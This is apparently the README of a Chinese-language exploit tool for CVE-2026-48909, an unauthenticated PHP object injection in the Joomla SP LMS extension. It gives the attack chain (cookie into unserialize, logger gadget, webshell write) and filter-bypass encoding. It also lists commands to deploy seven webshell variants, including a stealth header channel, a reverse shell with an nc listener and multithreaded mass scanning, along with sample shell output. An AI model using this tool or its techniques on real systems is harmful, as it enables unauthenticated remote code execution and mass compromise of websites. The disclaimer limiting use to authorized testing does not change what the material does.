[!IMPORTANT]
仅限授权使用。 此工具用于安全研究、教育以及测试您拥有或已获得明确书面许可的系统。未经授权访问计算机系统是违法的。作者对滥用不承担任何责任。
目录
概述

CVE-2026-48909 是 Joomla SP LMS 扩展中的一个严重的 未认证PHP对象注入 漏洞。此工具实现了完整的攻击链,以便安全专业人员能够在实验室或授权环境中验证其影响。
它涵盖检测、路径发现、payload 投递、交互式后渗透(在允许的情况下)、批量评估以及可选清理。
漏洞详情
| 属性 | 值 |
|---|
| CVE ID | CVE-2026-48909 |
| CVSS | 9.5 (严重) |
| 攻击向量 | 网络 — 未认证 |
| 影响 | 远程代码执行 |
| 受影响产品 | Joomla SP LMS |
| 受影响版本 | 1.0.0 – 4.1.3 |
| 已修复版本 | SP LMS 4.1.4+ |
| Gadget 链 | 需要 Joomla < 5.2.2 |
兼容性矩阵
| 组件 | 版本 | RCE |
|---|
| SP LMS | < 4.1.4 | 存在漏洞 |
| SP LMS | ≥ 4.1.4 | 已修复 |
| Joomla | < 5.2.2 | 可使用 gadget 链 |
| Joomla | ≥ 5.2.2 | gadget 链已修复 |
功能特性
核心功能
| 能力 | 描述 |
|---|
| 未认证利用 | 无需凭证 |
| 多种 payload | 7 种 webshell / 执行变体 |
| 交互式 shell | 部署后提供命令历史会话 |
| 路径发现 | 自动探测可写路径 |
| 清理 | 测试后移除已部署的 webshell |
评估与运维
| 能力 | 描述 |
|---|
| 批量扫描 | 多线程目标列表 (1000+) |
| 代理支持 | HTTP/SOCKS (Burp, ZAP 等) |
| 反连 shell | 基于监听器的 payload |
| 隐身模式 | 基于头部 / POST 的命令通道 |
| 随机化 | UUID shell 名称, User-Agent 轮换 |
| 报告 | 导出为 JSON, HTML 或 CSV |
| 检测辅助 | Joomla 版本检查, --check-only, --safe-mode |
规避说明
- 尽可能避免 Joomla 的
cmd 过滤器拦截的字符
- 十六进制编码的 PHP 写入路径,以减少 base64 填充 / 斜杠问题
- 可配置延迟和轮换的 User-Agent
- 跨多个注入 / 路径候选的重试逻辑
安装
先决条件
- Python 3.6+
pip- 网络可达性至待测目标
设置
cd exploit

python3 -m venv venv
source venv/bin/activate          # Windows: venv\Scripts\activate

pip install -r requirements.txt

python3 "CVE-2026-48909 v3.0.py" --help
依赖
requests>=2.31.0
urllib3>=2.0.0
argparse 随 Python 标准库提供,无需通过 pip 安装。
快速开始
仅将 https://target.example 替换为 实验室或授权 的目标。
单个目标 — 发现路径 + 交互式 shell
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
安全检查(不进行利用)
python3 "CVE-2026-48909 v3.0.py" https://target.example --check-only
python3 "CVE-2026-48909 v3.0.py" https://target.example --safe-mode
批量扫描
python3 "CVE-2026-48909 v3.0.py" --targets targets.txt --threads 20 --export results.html --export-format html
反连 shell(授权实验室)
# 监听器
nc -lvnp 4444

# 利用主机
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path \
  --shell-type reverse \
  --reverse-host 192.168.1.100 \
  --reverse-port 4444
使用指南
路径发现
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path
已知可写路径
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /var/www/html/tmp/shell.php
交互式会话
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
一次性命令
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /tmp/x.php --cmd "id"
隐身 payload + 交互模式
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type stealth --find-path --interactive
代理(Burp / ZAP)
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path --interactive \
  --proxy http://127.0.0.1:8080 \
  --insecure
清理
python3 "CVE-2026-48909 v3.0.py" https://target.example --cleanup /tmp/x.php
目标列表格式
https://lab-a.example
https://lab-b.example
https://lab-c.example
python3 "CVE-2026-48909 v3.0.py" -T targets.txt --threads 50 --export scan.json
命令参考
目标
| 参数 | 描述 |
|---|
target | 单个目标 URL |
--targets, -T FILE | 目标文件(每行一个 URL) |
--path PATH | webshell 的绝对服务器路径 |
--shell-type TYPE | minimal, standard, stealth, base64, full, reverse, blindshell |
--shell-name NAME | WebShell 文件名(默认:x.php) |
网络
| 参数 | 描述 |
|---|
--timeout SECONDS | 请求超时(默认:15) |
--insecure | 跳过 TLS 证书验证 |
--proxy URL | 例如 http://127.0.0.1:8080 |
--random-ua | 轮换 User-Agent(默认启用) |
--delay SECONDS | 请求之间的延迟 |
反连 shell
| 参数 | 描述 |
|---|
--reverse-host HOST | 监听器主机 |
--reverse-port PORT | 监听器端口 |
模式
| 参数 | 描述 |
|---|
--interactive, -i | 部署后交互式 shell |
--check-only | 仅检测漏洞 |
--safe-mode | 非破坏性测试 |
--find-path | 自动发现可写路径 |
--cmd COMMAND | 执行一条命令后退出 |
--cleanup PATH | 移除指定路径的 webshell |
--cleanup-after | 利用后清理 |
批量扫描 / 报告
| 参数 | 描述 |
|---|
--threads NUM | 工作线程(默认:10) |
--export FILE | 结果输出路径 |
--export-format FORMAT | json, html, csv(默认:json) |
日志
| 参数 | 描述 |
|---|
--log-file FILE | 将日志写入文件 |
--quiet, -q | 安静模式 |
--verbose, -v | 详细输出 |
--no-banner | 隐藏横幅 |
Payload 类型
| 类型 | 行为 | 典型用途 |
|---|
minimal | 紧凑的 GET 执行 | 空间受限 / 快速测试 |
standard | GET + POST cmd(默认) | 一般评估 |
stealth | 通过 X-Cmd 头部传递命令 | 减少 URL 日志 |
base64 | 通过 POST 执行 eval(base64_decode(...)) | 绕过过滤器的实验室环境 |
full | GET/POST + base64 通道 | 更广泛的控制 |
reverse | 回连 shell | 持久化实验室访问 |
blindshell | 替代包含/执行模式 | 受限环境 |
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type minimal --find-path
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type stealth --find-path -i
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type reverse \
  --reverse-host 10.0.0.1 --reverse-port 4444 --find-path
攻击链
flowchart TD
    A["攻击者控制的 lmsOrders cookie"] --> B["cart.php 中的 unserialize()"]
    B --> C["FormattedtextLogger::__destruct()"]
    C --> D["File::write() — 写入 PHP 文件"]
    D --> E["磁盘上的 WebShell"]
    E --> F["远程命令执行"]
技术概述
- Sink —
components/com_splms/models/cart.php 对 base64 解码后的 lmsOrders cookie 进行反序列化。
- Gadget —
Joomla\CMS\Log\Logger\FormattedtextLogger::__destruct() 触发文件系统写入。
- Payload — PHP 主体以十六进制编码,长度填充以避免被过滤的 base64 字符(
/, =, +)。
- 执行 — 请求已写入的脚本以执行操作系统命令。
输入过滤器绕过(高层)
Joomla 的 cmd 过滤器可能会去除 /、= 和 +。此工具通过以下方式补偿:
- 将写入内容编码为十六进制
- 填充序列化/base64 形式以避免非法字符
- 迭代候选直到生成过滤器安全的 payload
输出示例
交互式会话
shell> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

shell> whoami
www-data

shell> pwd
/var/www/html

shell> exit
JSON 导出(结构)
{
  "timestamp": "2026-07-16T10:30:00.123456",
  "target": "https://lab.example",
  "shell_path": "/tmp/x_abc123def.php",
  "shell_url": "https://lab.example/tmp/x_abc123def.php",
  "shell_type": "standard",
  "vulnerable": true,
  "exploited": true,
  "joomla_version": "4.3.2",
  "detected_paths": [
    "/tmp/x_abc123def.php",
    "/images/x_abc123def.php",
    "/cache/x_abc123def.php"
  ],
  "author": "Sudeepa Wanigarathna",
  "tool_version": "3.0"
}
一次性命令
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /tmp/x.php --cmd "id"
故障排除
 cerberusmrxi/cve-2026-48909-joomla-sp-exploit